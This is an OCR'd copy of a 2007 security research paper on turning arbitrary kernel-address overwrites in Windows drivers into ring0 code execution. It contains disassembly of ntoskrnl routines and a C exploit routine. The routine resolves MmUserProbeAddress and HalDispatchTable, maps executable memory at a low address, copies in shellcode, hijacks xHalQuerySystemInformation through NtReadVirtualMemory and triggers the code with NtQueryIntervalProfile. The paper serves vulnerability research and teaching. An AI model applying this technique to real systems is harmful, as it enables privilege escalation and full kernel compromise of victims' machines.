
EXPLOITING COMMON FLAWS IN DRIVERS



Reversemode
Advanced Reverse Engineering Services

Initial Release: 07/11/2007 **Last Revision: 07/11/2007**

Ruben Santamarta ruben(at)reversemode(dot)com

1.Introduction

The number of vulnerabilities in drivers has dramatically increased, i.e Reversemode has publicily disclosed approximately 10 advisories related with drivers vulnerabilities in the previous 12 months [1].

Despite of the fact that there are various resources on drivers exploiting [2] [3] [4] [5], there is still a lack of documentation about how to exploit an arbitrary kernel address overwrite. Even though this is the most common flaw, sometimes it is not clear whether or not the flaw may allow arbitrary code execution within the kernel context.

Anyway,if you manage to modify even just one bit at a controlled kernel address,likely you will have the chance to elaborate the proper path in order to execute your own ring0 code.

This paper discusses our approach for exploiting common device driver flaws.

2.Flaws

2.1 Arbitrary kernel address overwrite

Special Case:

- Address overwritten is controlled
- Value/Values we need to overwrite are not controlled.
- Value/values can be predicted and are kernel values (>0x80000000 for non-PAE systems).

Method: MmUserProbeAddress + HalDispatchTable Combo

General Case:

- Address overwritten is controlled
- Value/Values we need to overwrite are controlled or the value is not controlled but is lower than MmUserProbeAddress.

Method: HalDispatchTable

Explanation:

These situations are pretty common. We have developed a reliable way to exploit this issue based on how the Kernel performs the validation on user-mode addresses. Let's see an example:

Module: *ntoskrnl.exe - "NtReadVirtualMemory"*

```
PAGE:004A74C4                   mov     eax, [ebp+Buffer]
PAGE:004A74C7                   lea     ecx, [esi+eax]
PAGE:004A74CA                   cmp     ecx, eax
PAGE:004A74CC                   jb      loc_4A7575
PAGE:004A74D2                   mov     eax, _MmHighestUserAddress
PAGE:004A74D7                   cmp     edx, eax
PAGE:004A74D9                   ja      loc_4A7575
PAGE:004A74DF                   cmp     ecx, eax
PAGE:004A74E1                   ja      loc_4A7575
PAGE:004A74E7                   mov     ebx, [ebp+ReturnLength]
PAGE:004A74EA                   test    ebx, ebx
PAGE:004A74EC                   jz      short loc_4A7507
PAGE:004A74EE                   and     [ebp+ms_exc.disabled], 0
PAGE:004A74F2                   mov     eax, _MmUserProbeAddress
PAGE:004A74F7                   cmp     ebx, eax
PAGE:004A74F9                   jnb     loc_51AAA8
PAGE:004A74FF
PAGE:004A74FF loc_4A74FF:                               ; CODE XREF:
NtReadVirtualMemory(x,x,x,x,x)+73620#j
PAGE:004A74FF                   mov     eax, [ebx]
PAGE:004A7501                   mov     [ebx], eax
```

```
*MmUserProbeAddress    ==  0x7fff0000
*MmHighestUserAddress  ==  0x7ffeffff
```

As we can see , the kernel relies on these values while checking the range of user-mode parameters passed to the Native API from user-land. Both variables are widely used, i.e ProbeForWrite and ProbeForRead also relies on MmUserProbeAddress.

We can extend the user-mode beyond the kernel limit of 0x80000000, overwriting these global variables. I.e : we overwrite *MmUserProbeAddress with a kernel address that lies within the Non-paged pool boundaries. Hence, we can bypass the check performed by NtReadVirtualMemory while copying the ReturnLength to the pointer supplied by the user process.

At this point, we have opened up a communication channel that allows us to overwrite "silently" any kernel address lower than NonPaged Pool area, ('.PAGE', '.data'...) with a controllable value.

Now, we need to hijack a pointer to a function, likewise whenever the pointer is dereferenced our Ring0 shellcode/function gets executed.

This task can be accomplished by using the "NtReadVirtualMemory communication channel" for hijacking a function (xHalQuerySystemInformation) within the HalDispatchTable.

Module: *ntoskrnl.exe*

```
.data:00474DB8 ; Exported entry 290. HalDispatchTable
.data:00474DB8                 public _HalDispatchTable
.data:00474DB8 ; PHAL_DISPATCH HalDispatchTable
.data:00474DB8 _HalDispatchTable dd 3
.data:00474DBC off_474DBC      dd offset _xHalQuerySystemInformation@16
.data:00474DBC                                 ; DATA XREF: KeQueryIntervalProfile(x)+31#r
.data:00474DBC                                 ; KiLogMcaErrors()+70#r ...
.data:00474DBC                                 ; xHalQuerySystemInformation(x,x,x,x)
.data:00474DC0 off_474DC0      dd offset _xHalSetSystemInformation@12
.data:00474DC0                                 ; DATA XREF: KeSetIntervalProfile(x,x)+50#r
```

```
.data:00474DC0                          ; xHalSetSystemInformation(x,x,x)
.data:00474DC4          dd offset _xHalQueryBusSlots@16 ; xHalQueryBusSlots(x,x,x,x)
.data:00474DC8          dd 0
.data:00474DCC          dd offset @HalExamineMBR@16 ; HalExamineMBR(x,x,x,x)
```

.

Let's see the code:

```
 hKernel = LoadLibraryExA(KernelPath,0,1);  // Load Ntoskrnl.exe
// Resolve MmUserProbeAddress
 MmUserProbeAddress = ( DWORD ) GetProcAddress( hKernel,
                                                "MmUserProbeAddress" );
// Resolve MmHighestUserAddress
 MmHighestUserAddress =  ( DWORD ) GetProcAddress( hKernel,
                                                  "MmHighestUserAddress");
// Resolve HalDispatchTable
 HalDispatchTable  =  ( DWORD ) GetProcAddress( hKernel,
                                                "HalDispatchTable" );
 // Get real value of xHalQuerySystemInformation
 xHalQuerySystemInformation = * ( DWORD* )( HalDispatchTable + 4 );
 xHalQuerySystemInformation -= IMAGEBASE;
 xHalQuerySystemInformation += BaseNt
 // Get VA
 HalDispatchTable -= ( DWORD ) hKernel;
 HalDispatchTable +=  BaseNt;
 HalDispatchTable +=  sizeof( PVOID );  // Offset xHalQuerySystemInformation
 // Get VA
 MmUserProbeAddress -=  ( DWORD ) hKernel;
 MmUserProbeAddress += BaseNt;
 // Get VA
 MmHighestUserAddress -=  ( DWORD ) hKernel;
 MmHighestUserAddress +=  BaseNt;

 hProcess = GetCurrentProcess();
// Allocate memory at 0
 addr = ( LPVOID ) sizeof( DWORD );
 status = NtAllocateVirtualMemory( (HANDLE)-1,
                              &addr,
                              0,
                              &ShellcodeLength,
                              MEM_RESERVE|MEM_COMMIT|MEM_TOP_DOWN,
                        PAGE_EXECUTE_READWRITE );

 // Copy shellcodee
 memcpy(addr, (void*)ShellCode, strlen(ShellCode) );
 // Hijack xHalQuerySystemInformation with sizeof( DWORD )
 NtReadVirtualMemory( hProcess,
                      (PVOID)OutBuff,
                      (PVOID)InBuff,
                      sizeof( DWORD ),
                      (PULONG)HalDispatchTable); // ReturnLength  is our
hijacked kernel pointer

// Trigger ShellCode
NtQueryIntervalProfile(stProfile,&junk);
```

Why are we overwriting this pointer ? See below


Module: *ntoskrnl.exe*

```
PAGE:0057100B ; NTSTATUS __stdcall NtQueryIntervalProfile(KPROFILE_SOURCE
Source,PULONG Interval)
PAGE:0057100B _NtQueryIntervalProfile@8 proc near      ; DATA XREF:
.text:0040B920#o
PAGE:0057100B
PAGE:0057100B ms_exc          = CPPEH_RECORD ptr -18h
PAGE:0057100B Source          = dword ptr  8
PAGE:0057100B Interval        = dword ptr  0Ch
PAGE:0057100B
PAGE:0057100B                 push    0Ch
PAGE:0057100D                 push    offset dword_452E08
PAGE:00571012                 call    __SEH_prolog
PAGE:00571017                 mov     eax, large fs:124h
{...}
PAGE:0057106E loc_57106E:                              ; CODE XREF:
NtQueryIntervalProfile(x,x)+3A#j
PAGE:0057106E                 push    [ebp+Source]
PAGE:00571071                 call    _KeQueryIntervalProfile@4 ;
KeQueryIntervalProfile(x
```

Module: *ntoskrnl.exe*

```
PAGE:00583CBD ; __stdcall KeQueryIntervalProfile(x)
PAGE:00583CBD _KeQueryIntervalProfile@4 proc near      ; CODE XREF:
NtQueryIntervalProfile(x,x)+66#p
PAGE:00583CBD
PAGE:00583CBD var_C           = dword ptr -0Ch
PAGE:00583CBD var_8           = byte ptr -8
PAGE:00583CBD var_4           = dword ptr -4
PAGE:00583CBD arg_0           = dword ptr  8
PAGE:00583CBD
PAGE:00583CBD                 mov     edi, edi
PAGE:00583CBF                 push    ebp
PAGE:00583CC0                 mov     ebp, esp
PAGE:00583CC2                 sub     esp, 0Ch
PAGE:00583CC5                 mov     eax, [ebp+arg_0]
PAGE:00583CC8                 test    eax, eax
PAGE:00583CCA                 jnz     short loc_583CD3
PAGE:00583CCC                 mov     eax, _KiProfileInterval
PAGE:00583CD1                 jmp     short locret_583D05
PAGE:00583CD3 ;
-------------------------------------------------------------------------
PAGE:00583CD3
PAGE:00583CD3 loc_583CD3:                              ; CODE XREF:
KeQueryIntervalProfile(x)+D#j
PAGE:00583CD3                 cmp     eax, 1
PAGE:00583CD6                 jnz     short loc_583CDF
PAGE:00583CD8                 mov     eax, _KiProfileAlignmentFixupInterval
PAGE:00583CDD                 jmp     short locret_583D05
PAGE:00583CDF ;
-------------------------------------------------------------------------
PAGE:00583CDF
PAGE:00583CDF loc_583CDF:                              ; CODE XREF:
KeQueryIntervalProfile(x)+19#j
PAGE:00583CDF                 mov     [ebp+var_C], eax
PAGE:00583CE2                 lea     eax, [ebp+arg_0]
PAGE:00583CE5                 push    eax
PAGE:00583CE6                 lea     eax, [ebp+var_C]
PAGE:00583CE9                 push    eax
```

```
PAGE:00583CEA                   push    0Ch
PAGE:00583CEC                   push    1
PAGE:00583CEE                   call    off_474DBC      ;
xHalQuerySystemInformation(x,x,x,x)
```



This behaviour is ideal for our purposes since NtQueryIntervalProfile is a very low demanded API so you can get rid of synchronization issues. In addition to this, we are just modifying a DWORD within the .data section.

You can use this technique in Windows Vista and earlier versions.

- UPDATE PENDING.
- Suggestions, contributions... : ruben(at)reversemode(dot)com

References:

[1].http://www.reversemode.com/index.php?option=com_content&task=view&id=7&Itemid=10

[2].http://www.uninformed.org/?v=6&a=2&t=pdf

[3].http://www.piotrbania.com/all/articles/ewdd.pdf

[4].http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_SoBeIt.pdf

[5].http://research.eeye.com/html/papers/download/StepIntoTheRing.pdf